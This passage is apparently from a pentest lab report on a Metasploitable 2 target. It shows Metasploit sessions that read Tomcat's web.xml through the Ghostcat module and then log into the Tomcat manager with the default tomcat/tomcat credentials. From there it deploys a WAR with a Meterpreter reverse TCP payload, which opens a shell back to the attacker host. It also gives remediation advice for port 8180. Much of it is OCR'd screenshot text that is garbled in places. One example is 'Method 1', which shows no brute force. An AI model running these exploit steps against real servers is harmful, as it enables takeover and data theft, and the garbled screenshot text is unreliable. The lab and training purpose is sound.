Interact with a module by name or index. For example info 0, use 0 or use auxiliary/admin/http/tomcat_ghostcat

msf > use 0
msf auxiliary(admin/http/tomcat_ghostcat) > set RHOSTS 192.168.1.35
RHOSTS => 192.168.1.35
msf auxiliary(admin/http/tomcat_ghostcat) > set RPORT 8009
RPORT => 8009
msf auxiliary(admin/http/tomcat_ghostcat) > set FILENAME /WEB-INF/web.xml
FILENAME => /WEB-INF/web.xml
msf auxiliary(admin/http/tomcat_ghostcat) > run
[*] Running module against 192.168.1.35
[*] XML version="1.0" encoding="ISO-8859-1"?
<!--

Licensed to the Apache Software Foundation ("ASF") under one or more
contributor license agreements. See the NOTICE file distributed with
this work for additional information regarding copyright ownership.
The ASF licenses this file to You under the Apache License, Version 2.0
(the "License"); you may not use this file except in compliance with
the License. You may obtain a copy of the License at

    http://www.apache.org/licenses/LICENSE-2.0

Unless required by applicable law or agreed to in writing, software
distributed under the License is distributed on an "AS IS" BASIS,
WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
See the License for the specific language governing permissions and
limitations under the License.

-->

<web-app xmlns="http://java.sun.com/xml/ns/j2ee"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://java.sun.com/xml/ns/j2ee http://java.sun.com/xml/ns/j2ee/web-app_2_4.xsd"
```

```

Vibhuti[Running] - Oracle VirtualBox
File Machine View Input Devices Help
Jan 09:58
vibhuti14@vibhuti:-
The ASF licenses this file to You under the Apache License, Version 2.0
(the "License"); you may not use this file except in compliance with
the License. You may obtain a copy of the License at
http://www.apache.org/licenses/LICENSE-2.0

Unless required by applicable law or agreed to in writing, software
distributed under the License is distributed on an "AS IS" BASIS,
WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
See the License for the specific language governing permissions and
limitations under the license.
-->

<web-app xmlns="http://java.sun.com/xml/ns/j2ee"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://java.sun.com/xml/ns/j2ee http://java.sun.com/xml/ns/j2ee/web-app_2_4.xsd"
  version="2.4">
  <display-name>Welcome to Tomcat</display-name>
  <description>
    Welcome to Tomcat
  </description>
<!-- JSPC servlet mappings start -->
  <servlet>
    <server-name>org.apache.jsp.index_jsp</server-name>
    <server-class>org.apache.jsp.index_jsp</server-class>
  </servlet>
  <servlet-mapping>
    <server-name>org.apache.jsp.index_jsp</server-name>
    <url-pattern>/index.jsp</url-pattern>
  </servlet-mapping>
<!-- JSPC servlet mappings end -->
</web-app>
[*] 192.168.1.35:8009 - File contents save to: /home/vibhuti14/msf4/loot/20260101095308_default_192.168.1.35_WEBINFweb.xml_587504.txt
[*] Auxiliary exploit completed
msfadmin@msfadmin:~$ msfadmin@msfadmin:~$ 

```

http Port 8180

Description:

Port 8180 is a non-standard port commonly used as an alternative for HTTP traffic, most notably serving as the default management port for the JBoss/WildFly application server or as a secondary instance for Apache Tomcat. Developers often use it to avoid conflicts with the standard Port 80 or Port 8080 when running multiple web services on a single host. Because it is an HTTP port, it typically handles unencrypted traffic. While its non-standard nature provides a minor layer of "security through obscurity" by avoiding the most basic automated scanners, the services listening on this port are often administrative in nature or development environments that may not have the same rigorous security hardening as production systems.

Impact:

- Cleartext Data Exposure:** Like Port 80, traffic on 8180 is unencrypted. Login credentials for management consoles or sensitive application data can be captured via packet sniffing.
- Access to Administrative Consoles:** Since 8180 is often used for JBoss or Tomcat management, an attacker who gains access may find an exposed "Manager" or "Admin" dashboard, which can lead to full server takeover.
- Shadow IT and Configuration Drift:** Use of non-standard ports often bypasses corporate security monitoring tools that are only configured to inspect standard web ports (80/443).

Severity: High

Remedial:

- **Implement TLS/SSL:** Transition the service to a secure port (like 8443) or use a reverse proxy (Nginx/Apache) to wrap the Port 8180 traffic in HTTPS.
 - **Restrict Access (IP Whitelisting):** Use a firewall to ensure Port 8180 is only accessible from specific administrative IP addresses or through a secure VPN.
 - **Secure the Management Console:** If the port is hosting a JBoss or Tomcat console, ensure that default credentials are changed and that Role-Based Access Control (RBAC) is strictly enforced.
 - **Disable If Unused:** If the secondary instance or the development environment is no longer required, shut down the service to reduce the attack surface.
 - **Regular Patching:** Keep the underlying application server (Tomcat, WildFly, etc.) updated to the latest version to protect against known vulnerabilities like Remote Code Execution (RCE).

POC:

Method 1. Manager Console Brute-Force (Default Credentials)

The screenshot shows two terminal windows side-by-side. The left window is titled 'Vibhuti [Running] - Oracle VirtualBox' and contains a Metasploit msfconsole session. The right window is titled 'Metasploitable 2 [Running] - Oracle VirtualBox' and shows the root shell prompt on the target machine.

Left Terminal (msfconsole):

```
vibhuti14@vibhuti:~$ msfconsole
[*] Metasploit tip: When in a module, use back to go back to the top level
prompt

[*] msf exploit(msfvenom) >
```

Right Terminal (Metasploitable 2):

```
root@metasploitable:~$ ifconfig
eth0 Link encap:Ethernet HWaddr 00:02:76:f6:88:8d
inet addr:192.168.1.95 Bcast:192.168.1.255 Mask:255.255.255.0
inet6 addr: ::1/128 Scope:Host
UP BROADCAST RUNNING MTU:1500 Metric:1
RX packets:1997 errors:0 dropped:0 overruns:0 frame:0
TX packets:94 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:1495 (1.1 KB)
TX bytes:42153 (41.1 KB)
Base address:0xd020 Memory:f0200000-f0220000

lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:139 errors:0 dropped:0 overruns:0 frame:0
TX packets:139 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:42153 (41.1 KB)
TX bytes:42153 (41.1 KB)

root@metasploitable:~$ _
```

Method 2. Exploiting the /manager/text Interface (Scripted Deployment)

Vibhuti [Running] - Oracle VirtualBox

```
vibhuti14@vibhuti:~$ msfconsole
Metasploit tip: Enable HTTP request and response logging with set HttpTrace
true
III III dTb_dtb
II II 6 . .P
II II "T; ;P"
II II "T; ;P"
IIIIII "PP"

I love shells --egypt

=[ metasploit v6.4.99-dev
# --=] 7,572 exploits - 1,517 auxiliary - 1,683 payloads
# --=[ 433 post - 49 encoders - 13 nops - 9 evasion

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > search tomcat_mgr_deploy
```

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
-	exploit/multi/http/tomcat_mgr_deploy	2009-11-09	excellent	Yes	Apache Tomcat Manager Application Deployer Authenticated Code Execution

Interact with a module by name or index. For example info 4, use 4 or use exploit/multi/http/tomcat_mgr_deploy

After interacting with a module you can manually set a TARGET with set TARGET 'Linux x86'

File Machine View Input Devices Help

Jan 1 11:48

12% 73% 0.0 kB 0.0 kB

Metasploitable 2 [Running] - Oracle VirtualBox

```
File Machine View Input Devices Help
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
nsfadmin@metasploitable:~$ ifconfig
eth0 Link encap:Ethernet HWaddr 0B:00:27:6F:00:04
inet addr:192.168.1.35 Bcast:192.168.1.255 Mask:255.255.255.0
inet6 addr: ::1/128 Scope:Host
inet6 addr: fe80::b00:27ff:fe00:0/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:1897 errors:0 dropped:0 overruns:0 frame:0
TX packets:194 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:130778 (127.7 KB) TX bytes:11495 (11.2 KB)
Base address:0x0020 Memory:f0200000-f0220000

lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
inet6 addr: fe80::1/128 Scope:Link
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:0 errors:0 dropped:0 overruns:0 frame:0
TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:0 (0.0 B) TX bytes:0 (0.0 B)
nsfadmin@metasploitable:~$ _
```

File Machine View Input Devices Help

Jan 1 11:48

3% 73% 0.0 kB 0.0 kB

Vibhuti [Running] - Oracle VirtualBox

```
msf > use 0
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf exploit(multi/http/tomcat_mgr_deploy) > set RHOST 192.168.1.35
RHOST => 192.168.1.35
msf exploit(multi/http/tomcat_mgr_deploy) > set RPORT 8180
RPORT => 8180
msf exploit(multi/http/tomcat_mgr_deploy) > set HttpUsername tomcat
HttpUsername => tomcat
msf exploit(multi/http/tomcat_mgr_deploy) > set HttpPassword tomcat
HttpPassword => tomcat
msf exploit(multi/http/tomcat_mgr_deploy) > set PAYLOAD java/meterpreter/reverse_tcp
PAYLOAD => java/meterpreter/reverse_tcp
[*] Exploit running as process 19214 on 192.168.1.35
[*] Started reverse TCP handler on 192.168.1.42:4444
[*] Attempting to automatically select a target...
[*] Automatically selected target "Linux x86"
[*] Uploading 6217 bytes as wrofIDMe046PMC0.war ...
[*] Executing /wrofIDMe046PMC0/lQr1o3p2.jsp...
[*] Undeploying wrofIDMe046PMC0...
[*] Cleaning up after exploit attempt to 192.168.1.35
/usr/share/metasploit-framework/vendor/ruby/3.0.0/gems/recog-3.1.23/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator `*' and `?' was replaced with `*' in regular expression
[*] Meterpreter session 1 opened (192.168.1.42:4444 -> 192.168.1.35:59972) at 2026-01-01 11:48:21 +0530
```

metasploit > ifconfig

Interface 1

Name	Hardware MAC	IPv4 Address	IPv6 Address
lo	00:00:00:00:00:00	127.0.0.1	::1
	255.0.0.0		

Interface 2

Name	Hardware MAC	IPv4 Address	IPv6 Address
eth0	0B:00:27:6F:00:04	192.168.1.35	
	255.255.255.0		

File Machine View Input Devices Help

Jan 1 11:50

3% 73% 0.0 kB 0.0 kB

Metasploitable 2 [Running] - Oracle VirtualBox

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
nsfadmin@metasploitable:~$ ifconfig
eth0 Link encap:Ethernet HWaddr 0B:00:27:6F:00:04
inet addr:192.168.1.35 Bcast:192.168.1.255 Mask:255.255.255.0
inet6 addr: fe80::b00:27ff:fe00:0/64 Scope:Link
inet6 addr: fe80::b00:27ff:fe00:0/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:1897 errors:0 dropped:0 overruns:0 frame:0
TX packets:194 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:130778 (127.7 KB) TX bytes:11495 (11.2 KB)
Base address:0x0020 Memory:f0200000-f0220000

lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
inet6 addr: fe80::1/128 Scope:Link
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:0 errors:0 dropped:0 overruns:0 frame:0
TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:0 (0.0 B) TX bytes:0 (0.0 B)
nsfadmin@metasploitable:~$ _
```

File Machine View Input Devices Help

Jan 1 11:50

3% 73% 0.0 kB 0.0 kB